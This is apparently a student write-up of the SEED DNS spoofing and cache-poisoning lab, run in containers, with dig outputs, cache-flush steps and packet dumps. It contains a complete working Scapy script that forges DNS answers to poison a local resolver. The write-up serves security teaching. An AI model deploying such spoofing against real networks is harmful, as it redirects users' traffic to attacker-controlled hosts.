
We will use this as template to complete other attack tasks






Now we will test the DNS setup, we have already verified those configurations on the user against those ns.attacker32.com with dig command and to make sure it's forwarded.
The local DNS -sevrer will forward the request to the attacker name server and it holds as a legitimate zone so it will return it's address
On the user machine type "dig ns.attacker32.com" to get the ip address





Here below we can see the IP address as the malicious IP address-10.9.0.153 of the malicious DNS server




The next one we want to get the ip address on the example.com. Here we are able to see the address as “93.184.216.34”

Here we need to issue two queries the first query, it will go to it's official name server

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5256
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 50a90cc79defd16c010000006430d5190b7705bef2cf4901 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         86400   IN      A       93.184.216.34

;; Query time: 128 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 02:44:41 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
$>
```

You can also use an online tool to use the example.com as the IP address.

There is an nslookup online tool we can use that also to find the ip address.When we compare the ip address from nslookup we get exactly the same.




Now let us use the dig command and specify the name server we want to ask for


```
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5322
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONA

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4790ac5befd31a680100000064338ed88f4dc22b96fc1086 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```

```
File  Edit  View  Search  Terminal  Tabs  Help
seed@ip-172-31-44-2...  seed@ip-172-31-44-2...  seed@ip-172-31-44-2...  root

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 128 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 02:44:41 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55877
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 721893487f9f471e010000006430d7aed6a548e67dd760c4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Apr 08 02:55:42 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
$>
```

We are able to see there is a fake address.
When we ask this malicious name server to get the fake ip address.

Now we need to check the cache on the local DNS server, first we dump the dns cache then we can check the contents.






The query that sends out recursively to the root server then to the top level domain server and install the root server

We are also able to find top level domain server fot the dotcom document

Ns.attacker32.com is from the malicious zone DNS server. The example .com is the legitimate name server, we also get in the output legitimate name server and legitimate IP address.



If we want to find the quick records, for eg if we want to find the record that contains example. Example.com forms a legitimate name server.We have found the results which are cached, the next time when we dig this information again there will be a fetch from the cache right away.

In the user machine

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32300
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6ab5a89e846cf905010000006430dd46068e3c670c0521a9 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         84307   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 03:19:34 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
$>
```


We are able to see the legitimate records and the fake records. Fake records we are able to see because we asked malicious DNS server right away. We have not gone through local DNS server so that fake record is not cached

.

3. The Attack Tasks

3.1 Directly spoofing response to the user.

Which means we need to attack the user directly. By looking at the picture we can see that the DNS request is sent out to the local DNS server then we fake response and send back.Here we are asked to spoof a DNS response which means we are making a fake ip address for this domain name. We only need the answer section, and we need to construct the DNS packet.
We modify the program and then we construct the entire IP packet and send this spoofed packet out. Since we want to attack the user machine, we can add source host from the user machine



Seed-attacker machine

```
$>ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default ql
en 1000
    link/ether 0a:cd:74:3d:49:58 brd ff:ff:ff:ff:ff:ff
    inet 172.31.44.212/20 brd 172.31.47.255 scope global dynamic ens5
       valid_lft 1859sec preferred_lft 1859sec
    inet6 fe80::8cd:74ff:fe3d:4958/64 scope link
       valid_lft forever preferred_lft forever
3: br-3373dbab7b42: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state D
OWN group default
    link/ether 02:42:a1:79:d7:5b brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.1/24 brd 192.168.50.255 scope global br-3373dbab7b42
       valid_lft forever preferred_lft forever
4: br-aa07d6be7c22: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state D
OWN group default
    link/ether 02:42:2e:de:69:85 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.1/24 brd 192.168.60.255 scope global br-aa07d6be7c22
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN grou
p default
    link/ether 02:42:9f:81:f6:d5 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```


```
$>ls
dns_sniff_spoof.py  task1.py
seed-attacker:/volumes
$>
```

Before we run it we need to clean the cache on the local dns server by using the following command
rndc flush on the local dns server

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Now under attacker machine run task -1

seed attacker machine



On the seed-attacker machine

```
$>ls
dns_sniff_spoof.py  task1.py  task_1.py
seed-attacker:/volumes
$>./task1.py
  File "./task1.py", line 29
    f = 'udp and src host 10.9.0.5 and dst port 53'-----------we want to att
ck the user machine we can add source host                                  ^
SyntaxError: invalid syntax
seed-attacker:/volumes
$>./task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 58210
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x82eb
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 57011
```

```
###[ DNS ]###
           id        = 56822
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 1
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 4096
            |  extrcode  = 0
            |  version   = 0
            |  z         = 0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = '\x1f|h\xe0\xc2\xff\x1d\xe6'
```

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56822
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 67 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 05:03:12 UTC 2023
;; MSG SIZE  rcvd: 64

user=10.9.0.5:/
$>
```

Task1

We received fake ip address from the attack and the attacker sent out one packet, here is the packet sniffed packet. It is sent from the user machine to the local DNS server

Prequisite:-
When we launch the attack make sure that the cache in the local DNS server is cleaned, otherwise it will get the answer from the cache, bcause if the cache has answer the reply from the local dns server will be faster than the one you spoofed and your attack will not be able to succeed. We always need to clean the cache before our attack

But it’s still possible u have another problem

When we do this lab using containers, sometimes (not always) we saw a very strange situation. The sniffing and spoofing inside containers is very slow, and our spoofed packets even arrive later than the legitimate one from the Internet, even though we are local. In the past, when we used VMs for this lab, we never had this issue. We intentionally slow down the traffic going to the outside, so the authentic replies will not come that fast. This can be done using the following tc command on the router to add some delay to the outgoing network traffic. The router has two interfaces, eth0 and eth1, make sure use the one connected to the external network 10.8.0.0/24.

// Delay the network traffic by 100ms
tc qdisc add dev eth0 root netem delay 100ms
// Delete the tc entry
tc qdisc del dev eth0 root netem
// Show all the tc entries
tc qdisc show dev eth0


Task 2: DNS Cache Poisoning Attack – Spoofing Answers


```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt  = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-f14e5311d392', filter=f, prn=spoof_dns)
```

On local-DNS server

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
```

Seed-attacker




```
$>chmod +x task2.py
seed-attacker:/volumes
$>./task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 32733
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xa41d
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 33398
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
```

On user machine

